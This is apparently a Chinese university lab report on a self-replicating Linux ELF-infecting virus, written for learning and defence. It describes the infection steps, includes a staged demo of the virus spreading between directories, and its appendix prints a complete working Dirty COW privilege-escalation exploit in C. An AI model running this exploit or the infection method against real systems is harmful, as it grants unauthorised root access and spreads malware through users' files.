|  |  |
| --- | --- |
| 弯道和树的图片  ELF病毒 | 摘要  通过迷人的病毒吸引您的读者。 |

目录

**实验目的1**

**组内人员1**

**病毒原理2**

ELF文件简介2

病毒工作原理2

**实现的功能**5

**实现分析**6

**实验演示**6

附录**4**

实验目的

长时间以来，计算机病毒一直是一种威胁计算机安全的来源之一。 当计算机受到病毒感染后， 病毒会长期驻留在计算机内部并不断感染计算机内部的各种文件，甚至有可能经网络扩散。在满足发作条件时病毒发作，占用系统资源，窃取用户数据，破坏系统文件。有些病毒极为隐蔽，潜伏期长，繁殖能力极强，让系统用户束手无策。

本实验通过模拟LINUX系统环境中的ELF文件感染病毒的感染过程，了解病毒的构造，性质，原理，为linux系统的病毒防治提供帮助。

组内人员

|  |  |  |
| --- | --- | --- |
| 姓名 | 学号 | 分工 |
| 谢天成 | 5140309234 | 病毒体编写，接口设计与代码整合，汇编代码压缩 |
| 徐世超 | 5140309569 | 思路设计，病毒注入器编写，报告撰写 |
| 蒲逸飞 | 5140309573 | 代码DEBUG，病毒常量测试维护，代码优化 |
| 章暄 | 5140309564 | 资料查找，ELF文件分析，代码测试 |
| 仇知 | 5140309548 | 漏洞查找，漏洞代码分析测试，作图 |

病毒原理

1. ELF文件简介

在计算机科学中，ELF(Executable and Linkable Format)是一种用于二进制文件、可执行文件、目标代码、共享库和核心转储的标准文件格式。ELF是UNIX系统实验室（USL）作为应用程序二进制接口（Application Binary Interface，ABI）而开发和发布的，也是Linux的主要可执行文件格式。

ELF文件由4部分组成，分别是ELF头（ELF header）、程序头表（Program header table）、节（Section）和节头表（Section header table）。实际上，一个文件中不一定包含全部内容，而且他们的位置也未必如同所示这样安排，只有ELF头的位置是固定的，其余各部分的位置、大小等信息由ELF头中的各项值来决定。

一个ELF头在文件的开始，保存了路线图(road map)，描述了该文件的组织情况。

程序头表（program header table）告诉系统如何来创建一个进程的内存映象，在可重定位文件中不需要它。节头表（section header table）包含了描述文件sections的信息，可以让我们定位所有的sections。每个section在这个表中有一个入口；每个入口给出了该section的名字，大小，等等信息。section保存着object 文件的信息，从连接角度看：包括指令，数据，符号表，重定位信息等等。

1. 病毒工作原理
2. 攻击LINUX漏洞，获得权限提升

此步骤为了使得后续病毒母体写入时拥有足够的权限

1. 用root权限将病毒母体写入高权限文件

此文件的高权限将保证后续病毒在传播时写入操作拥有足够权限

1. 当高权限文件执行时，病毒文件被激活， 病毒文件首先运行自身，再将操作权交给源文件

为了保证病毒的运行稳定性和隐蔽性，原文件要确保能够正常运行

1. 病毒运行时，第一步执行特定间谍任务

在此病毒文件演示中，被感染文件只会输出特定字符串

1. 第二步复制自身感染其他的ELF文件

高效传播，使得病毒本身难以清理

实现的功能

在运行注入程序后，injector将病毒注入文件，如果运行被感染文件，它会输出一些字符串并感染其他文件。

实现分析

* 攻击LINUX漏洞，权限提升

在该实验中我们小组利用LINUX系统的漏洞 dirty cow：

**漏洞描述**：Linux内核的内存子系统在处理copy-on-write（COW）时出现竞争条件，导致私有只读存储器映射被破坏、获取读写权限后可进一步提权。

**影响范围**：Linux kernel>2.6.22 (released in 2007)

通过程序（infect.c）中的attack模块实现对漏洞的攻击，攻击代码样例见附录。

**攻击原理**解释(部分引用自360安全客)：

1. 首先程序会调用write()系统调用， write()系统调用会向/proc/self/mem文件中写入数据，此时，trap内陷后内核会调用get\_user\_pages()函数获取要写入的内存地址。
2. get\_user\_pages()会调用follow\_page\_mask()来获取这块内存的页表项，并同时要求页表项所指向的内存映射具有可写的权限。
3. 第一次获取内存的页表项会因为缺页而失败。get\_user\_page()调用faultin\_page()进行缺页处理后第二次调用follow\_page\_mask()获取这块内存的页表项，如果需要获取的页表项指向的是一个只读的映射，那第二次获取也会失败。这时候get\_user\_pages()函数会第三次调用follow\_page\_mask()来获取该内存的页表项，并且不再要求页表项所指向的内存映射具有可写的权限，这时是可以成功获取的，获取成功后内核会对这个只读的内存进行强制的写入操作。
4. 按照linux设计者的意图，这个实现是没有问题的，因为本来写入/proc/self/mem就是一个无视映射权限的强行写入，就算是文件映射到虚拟内存中，也不会出现越权写：如果写入的虚拟内存是一个VM\_PRIVATE的映射，那在缺页的时候内核就会执行COW操作产生一个副本来进行写入，写入的内容是不会同步到文件中的。如果写入的虚拟内存是一个VM\_SHARE的映射，那mmap能够映射成功的充要条件就是进程拥有对该文件的写权限，这样写入的内容同步到文件中也不算越权了。
5. 但是，在上述流程中，如果第二次获取页表项失败之后，另一个线程调用madvice(addr,addrlen, MADV\_DONTNEED),其中addr~addr+addrlen是一个只读文件的VM\_PRIVATE的只读内存映射，那该映射的页表项会被置空。这时如果get\_user\_pages函数第三次调用follow\_page\_mask来获取该内存的页表项。由于这次调用不再要求该内存映射具有写权限，所以在缺页处理的时候内核也不再会执行COW操作产生一个副本以供写入。所以缺页处理完成后后第四次调用follow\_page\_mask获取这块内存的页表项的时候，不仅可以成功获取，而且获取之后强制的写入的内容也会同步到映射的只读文件中。从而导致了只读文件的越权写。

* 用root权限将病毒母体写入高权限文件

病毒注入代码存在于程序（infect.c）中

|  |
| --- |
| 1. Attack the bug to get the root 2. Then insert the code as follows 3. change the jump address in the virus code (the jump address to the original code are dynamic calculated). 4. relocate entry 5. inject the virus code to finish infection 6. put the sign to get rid of infection twice |

* 当高权限文件执行时，病毒文件被激活

病毒文件首先运行自身，再将操作权交给源文件。 为了保证病毒的正确运行，需要首先修改ELF的几个定位参数：

1.ELF entry in the ELF header

2.size of the segment in the program header

将病毒母体代码以机器码形式放入ELF的一个segment的后面

病毒母体使用C语言内嵌汇编，随后编译成机器码使用

病毒母体代码解析如下：


|  |
| --- |
| 1. syscall(SYS\_getdents, fd, buf, 4096); A syscall to read '.', the content file, since it's a protected file 2. enumerate all files and infect the files which has enough space to write down the virus code. 3. Then create a sign to get rid of infecting twice. 4. Add zeros into the end of the target, prepare some empty space for code injection. 5. char \*elf\_file = Mymmap(0, stat.st\_size, PROT\_READ | PROT\_WRITE, MAP\_SHARED, fd, 0); mapping the ELF file to the memory 6. Get the elf header, get the program header 7. Move the segments, preparing the injection. 8. Copy the virus code into the target. 9. Then calculate jump target and change jump instruction to jump to the original file code. 10. Then change the size of the section in the program header 11. Then change the entry of the ELF file in the ELF header |

注意：


1. syscall在64位和32位的用法不同，主要是用于传送参数的寄存器不同。
2. 文件目录在当前所在路径的“.”文件中，该文件不能被open系统调用打开
3. 内嵌汇编要加volatile，不然会被编译器优化吃掉。
4. 移动section的时候，要注意偏移量能整除pagesize。

实验演示


1. 编译病毒母体infect，并编译第一代被感染者a\_b.c, hw.c
2. a\_b是一个A+B，hw是hello world。




1. 执行一遍a\_b, hw，确认被感染前的效果。




1. 执行母体，释放病毒给a\_b，并再次执行a\_b，发现多输出了一句诗，并且它在后台感染了本目录的其他文件。




1. 现在运行我们没有刻意感染的hello world，发现它也被感染了。




1. 将第一代病毒拷贝到另外一个目录，以确认其具备再次感染的能力。




1. 这个目录下也是有一个A+B和hello world，我们将被感染的文件命名为virus\_gen2



1. 再次运行gen2，正常运行，然后在运行同目录下的A+B、hello world发现已经被感染了。



1. 然后同样再将新一代病毒复制到新目录下，再次测试其能力，效果良好。



附录

**Dirty cow 漏洞攻击代码样例：**

|  |
| --- |
| void \*map;  int f;  struct stat st;  char \*name;  int bSuccess = 0;  void \*madviseThread(void \*arg)  {  char \*str;  str = (char \*)arg;  int f = open(str, O\_RDONLY);  int i = 0, c = 0;  char buffer1[1024], buffer2[1024];  int size;  lseek(f, 0, SEEK\_SET);  size = read(f, buffer1, sizeof(buffer1));  while(i < 100000000)  {  c += madvise(map, 100, MADV\_DONTNEED);  lseek(f, 0, SEEK\_SET);  size = read(f, buffer2, sizeof(buffer2));  if(size > 0 && strcmp(buffer1, buffer2))  {  printf("Hack success!\n\n");  bSuccess = 1;  break;  }  i++;  }  close(f);  printf("madvise %d\n\n", c);  }  void \*procselfmemThread(void \*arg)  {  char \*str;  str = (char \*)arg;  int f = open("/proc/self/mem", O\_RDWR);  int i = 0, c = 0;  while(i < 100000000 && !bSuccess)  {  lseek(f, (uintptr\_t)map, SEEK\_SET);  c += write(f, str, strlen(str));  i++;  }  close(f);  printf("procselfmem %d \n\n", c);  }  int main(int argc, char \*argv[])  {  if(argc < 3)  {  (void)fprintf(stderr, "%s\n", "usage: dirtycow target\_file new\_content");  return 1;  }  pthread\_t pth1, pth2;  f = open(argv[1], O\_RDONLY);  fstat(f, &st);  name = argv[1];  map = mmap(NULL, st.st\_size, PROT\_READ, MAP\_PRIVATE, f, 0);  printf("mmap %zx\n\n", (uintptr\_t)map);  pthread\_create(&pth1, NULL, madviseThread, argv[1]);  pthread\_create(&pth2, NULL, procselfmemThread, argv[2]);  pthread\_join(pth1, NULL);  pthread\_join(pth2, NULL);  close(f);  return 0;  } |